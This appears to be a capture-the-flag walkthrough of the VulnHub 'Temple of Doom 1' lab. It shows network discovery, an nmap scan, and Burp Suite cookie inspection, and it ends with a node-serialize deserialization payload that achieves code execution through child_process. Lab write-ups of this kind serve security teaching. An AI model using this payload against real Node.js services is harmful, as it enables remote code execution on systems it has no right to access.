CTF-TEMPLE OF DOOM 1
(https://www.vulnhub.com/entry/temple-of-doom-1,243/)

OBJECTIVE:-
Gain root access of the system remotely.

SETTING UP THE ENVIRONMENT:-
Kali Linux was used as the attacker machine. Kali Linux and Target Machine were on the same network. Temple of Doom 1 assigns IP address to itself automatically based on the software's configuration.

LET US BEGIN:-
Checking the Kali Linux ip configuration.

[Kali Linux IP Configuration]

Now, let's discover the target machine. I use netdiscover to capture ARP Requests/Replies and identify devices on the local network.

[netdiscover command]

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.5.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.5.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.5.3        08:00:27:79:30:ec      1      60  PCS Systemtechnik GmbH
10.0.5.8        08:00:27:bb:24:1c      1      60  PCS Systemtechnik GmbH

[3]+  Stopped                 netdiscover -r 10.0.5.0/24
root@mjolnir:~#
```

[netdiscover response]

Our target machine has IP address 10.0.5.8.


Let's run an aggressive nmap scan of the target.

```
root@mjolnir:~# nmap -A -p- 10.0.5.8
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-05 14:33 EDT
Nmap scan report for 10.0.5.8
Host is up (0.00032s latency).
Not shown: 65533 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 95:68:04:c7:42:03:04:cd:00:4e:36:7e:cd:4f:66:ea (RSA)
|   256 c3:06:5f:7f:17:b6:cb:bc:79:6b:46:46:cc:11:3a:7d (ECDSA)
|_  256 63:0c:28:88:25:d5:48:19:82:bb:bd:72:c6:6c:68:50 (ED25519)
666/tcp open  http    Node.js Express framework
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
MAC Address: 08:00:27:BB:24:1C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.32 ms 10.0.5.8

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.05 seconds
root@mjolnir:~#
```

[Nmap aggressive scan]

As we can see, port 22 is running OpenSSH service and port 666 is running node.js framework.


Let's see if we already have exploits for the running services.



[Exploits for the discovered services]

As we can see, we have a Remote Code Execution for node.js


Let's check it out.



[node.js exploit]


The exploit is based on the mechanism that a certain untrusted value is passed to the unserialize() function.

Let's examine the target through our browser.



[10.0.5.8:666 through the browser]


Let's examine the communication using burp suite. For this, we must first set our browser to use the burp suite proxy.



[Burp Suite Proxy Options]


Here, we can see the local IP address and port of the proxy: 127.0.0.1:8080

We will configure our browser to use these settings.




[Configuring the browser to use the burp suite proxy]

Now, we refresh the page and analyse the request in burp suite.



[GET Request from Kali to Target]


Here, we can see that the GET request contains a cookie with profile parameter. Let's decode the cookie using decoder. The cookie is encoded using Base64 encryption.



[Decoding the cookie]

We see that the cookie contains a username: Admin, as well as a Cross Site Request Forgery token (csrf token) to prevent cross site request forgery.


When we forward this request, due to improper syntax of the cookie, we get the following error response.




[GET response from the target]

Let's correct the error, encode the corrected cookie using Base64 encoding and send the

request back using Repeater.



[Encoding the corrected cookie]




[GET response from the target for the corrected cookie]

We see a Hello Admin message as a response to the request. Let's check if the target is passing untrusted cookie values directly to the unserialize() function. We modify code 45265.js and attach it to the cookie.

```
var serialize = require('node-serialize');
var payload = '{"rce":"_$$ND_FUNC$$_function (){return require('child_process').
execSync('ls /', function(error, stdout, stderr) { console.log(stdout) });}()"}';
serialize.unserialize(payload);
```

